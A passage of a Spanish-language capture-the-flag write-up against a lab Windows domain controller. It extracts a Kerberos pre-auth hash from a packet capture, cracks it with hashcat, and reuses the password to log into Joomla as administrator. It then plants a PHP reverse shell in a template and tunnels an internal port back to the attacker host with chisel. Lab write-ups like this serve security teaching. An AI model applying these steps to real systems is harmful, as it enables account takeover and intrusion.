13	0.069330	10.250.0.30	13.107.6.158	TCP	66	59254 → 443 [SYN, ECE, CWR] Seq=0 W
14	0.075115	204.79.197.203	10.250.0.30	TCP	1514	443 → 59252 [ACK] Seq=1 Ack=518 Win
15	0.075331	204.79.197.203	10.250.0.30	TCP	60	443 → 59252 [ACK] Seq=1 Ack=518 Win
16	0.075338	10.250.0.30	204.79.197.203	TCP	54	59252 → 443 [ACK] Seq=518 Ack=1461
17	0.076157	204.79.197.203	10.250.0.30	TCP	1514	443 → 59252 [ACK] Seq=1461 Ack=518
18	0.076157	204.79.197.203	10.250.0.30	TCP	1514	443 → 59252 [ACK] Seq=2921 Ack=518
19	0.076157	204.79.197.203	10.250.0.30	TLSv1.2	1384	Server Hello, Certificate, Certific
20	0.076170	10.250.0.30	204.79.197.203	TCP	54	59252 → 443 [ACK] Seq=518 Ack=5711
21	0.083080	10.250.0.30	204.79.197.203	TLSv1.2	212	Client Key Exchange, Change Cipher
22	0.083448	10.250.0.30	204.79.197.203	TLSv1.2	159	Application Data

Como pueden haber habido autenticaciones a traves de kerberos,smb... Vamos a ordenarlos protocolos para poder verlo mas facil. Encontramos 2 peticiones de autenticacion por kerberos:

```
DNS        103 Standard query response 0x
DNS        317 Standard query response 0x
DNS         94 Standard query 0x4cfc HTTP
DNS         94 Standard query response 0x
KRB5       245 AS-REQ
KRB5       323 AS-REQ
QUIC      1292 Initial, DCID=67cd9e5f1e72
QUIC      1292 Initial, SCID=0ddccb8cf680
QUIC      1292 Handshake, SCID=0ddccb8cf6
```

En su interior encontramos un nombre de usuario:

```
▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ▸ padata: 1 item
  ▾ req-body
      Padding: 0
    ▸ kdc-options: 50800000
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: tstark
      realm: OFFICE.HTB
```

Y el "cypher" que puede representar al hash del usuario.

```
PA-DATA pA-ENC-TIMESTAMP
  padata-type: pA-ENC-TIMESTAMP (2)
    padata-value: 3041a003020112a23a0438a16f4806da05760af63c56
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: a16f4806da05760af63c566d566f071c5bb35d0a4144594
PA-DATA pA-PAC-REQUEST
```

Vemos que en el "etype" hay un 18, lo tendremos para elegir el modo de hashcat. Para poder decordearlo con hashcat tenemos que mirar que formato tienen los hashes de kerberos. Lo podemos comprobar en la wiki de hashcat: https://hashcat.net/wiki/doku.php?id=example_hashes

Tenemos que buscar uno con "etype" 18 y que pertenezca a kerberos:

19900	Kerberos 5, etype 18, Pre-Auth	$krb5pa$18$hashcat$HASHCATDOMAIN.COM$96c289009b05181bfd32062962740b1


Sustituimos el nombre del usuario, dominio y el contenido final del hash por el nuestro. Quedaria asi:

```
$krb5pa$18$tstark$office.htb$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$tstark$office.htb$a16f4806da05760af63c56 ... 86f5fc
Time.Started.....: Tue Dec 24 13:41:05 2024 (1 sec)
Time.Estimated ...: Tue Dec 24 13:41:06 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     5028 H/s (9.45ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4992/14344385 (0.03%)
Rejected.........: 0/4992 (0.00%)
Restore.Point....: 4608/14344385 (0.03%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:3584-4095
Candidate.Engine.: Device Generator
Candidates.#1....: Liverpool → david123
Hardware.Mon.#1..: Util: 92%

Started: Tue Dec 24 13:41:04 2024
Stopped: Tue Dec 24 13:41:08 2024
```


Hemos conseguido crackearla, la contraseña es playboy69, vamos a validarlas:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3 -u tstark -p playboy69
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (n
SMB         10.10.11.3      445    DC               [+] office.htb\tstark:playboy69

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.3 -u tstark -p playboy69
WINRM       10.10.11.3      5985   DC               [*] Windows Server 2022 Build 20348 (n
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarni
will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.3      5985   DC               [-] office.htb\tstark:playboy69
```

Las credenciales son correctas pero no podemos acceder a la maquina victima a traves de evil-winrm. Como tenemos un joomla podemos intentar iniciar sesion con esas credenciales pero no son correctas. Podemos probar esa misma contraseña con el usuario administrator:



Estamos dentro. Vamos a editar un tema cualquiera:



Le añadimos la reverse shell de pentest monkey ya que la maquina interpreta codigo php. Nos da un error:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.3] 62857
'uname' is not recognized as an internal or external command,
operable program or batch file.
```

Podemos intentar con la de Ivan Sincek:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.3] 62867
SOCKET: Shell has connected! PID: 1984
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\joomla\templates\cassiopeia>whoami
office\web_account
```

ESCALADA DE PRIVILEGIOS

SI vamos a "htdocs" podemos ver los recursos que se almacenan en apache:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/9/2023   7:53 AM                administrator
d-----        1/30/2024   8:39 AM                internal
d-----         5/8/2023   3:10 PM                joomla
```

Tenemos el "joomla" que es a traves de donde hemos a la maquina victima, "administrator" que solo hay un log que no nos interesa y otro recurso llamado "internal":

```
PS C:\xampp\htdocs\internal> dir


    Directory: C:\xampp\htdocs\internal


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/14/2024   5:35 PM                applications
d-----         5/1/2023   4:27 PM                css
d-----         5/1/2023   4:27 PM                img
-a----        1/30/2024   8:38 AM           5113 index.html
-a----        1/30/2024   8:40 AM           5282 resume.php
```

Para ver a traves de que puerto podemos acceder al servicio web tenemos el archivo "httpd.conf" en la siguiente ruta:

```
PS C:\xampp\apache\conf> dir


    Directory: C:\xampp\apache\conf


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/13/2023   4:14 PM                extra
d-----         4/13/2023   4:12 PM                original
d-----         4/13/2023   4:12 PM                ssl.crt
d-----         4/13/2023   4:12 PM                ssl.csr
d-----         4/13/2023   4:12 PM                ssl.key
-a----          3/7/2023   5:25 AM           1820 charset.conv
-a----          5/1/2023   6:01 PM          22218 httpd.conf
-a----          3/7/2023   5:25 AM          13449 magic
-a----          4/6/2023   2:24 AM          60869 mime.types
-a----          2/7/2023   6:37 AM          11259 openssl.cnf
```

Vamos a ver el contenido:

```
Listen 8083

<VirtualHost *:8083>
    DocumentRoot "C:\xampp\htdocs\internal"
    ServerName localhost:8083

    <Directory "C:\xampp\htdocs\internal">
        Options -Indexes +FollowSymLinks +MultiViews
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog "logs/myweb-error.log"
    CustomLog "logs/myweb-access.log" combined
</VirtualHost>
```

Podemos ver que esta utilizando el puerto 8083 para la pagina interna. Como ese puerto no esta expuesto de forma externa vamos a realizar el "port forwarding" de ese puerto. Vamos a hacer que el puerto 8033 de la maquina victima sea el puerto 8080 de la maquina local. Transferimos el binario de chisel.exe:


- En mi maquina local nos ponemos en modo servidor:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chisel server --reverse -p 4321
2024/12/24 14:22:35 server: Reverse tunnelling enabled
2024/12/24 14:22:35 server: Fingerprint Da6C74T7StGgl0eBfUWvx0PWDuohYUkpJCS08i62LrA=
2024/12/24 14:22:35 server: Listening on http://0.0.0.0:4321
2024/12/24 14:23:11 server: session#1: Client version (1.7.7) differs from server version (1.10.1-0kali1)
2024/12/24 14:23:11 server: session#1: tun: proxy#R:8080⇒8083: Listening
```


- En la maquina victima nos ponemos en modo cliente para redireccionar los puertos:

```
C:\temp>.\chisel.exe client 10.10.14.12:4321 R:8080:127.0.0.1:8083
2024/12/24 19:23:10 client: Connecting to ws://10.10.14.12:4321
2024/12/24 19:23:11 client: Connected (Latency 102.5235ms)
```


Vamos a ver el contenido:



Si vamos a "Upload Resume" podemos ver el siguiente formulario para subir un archivo:



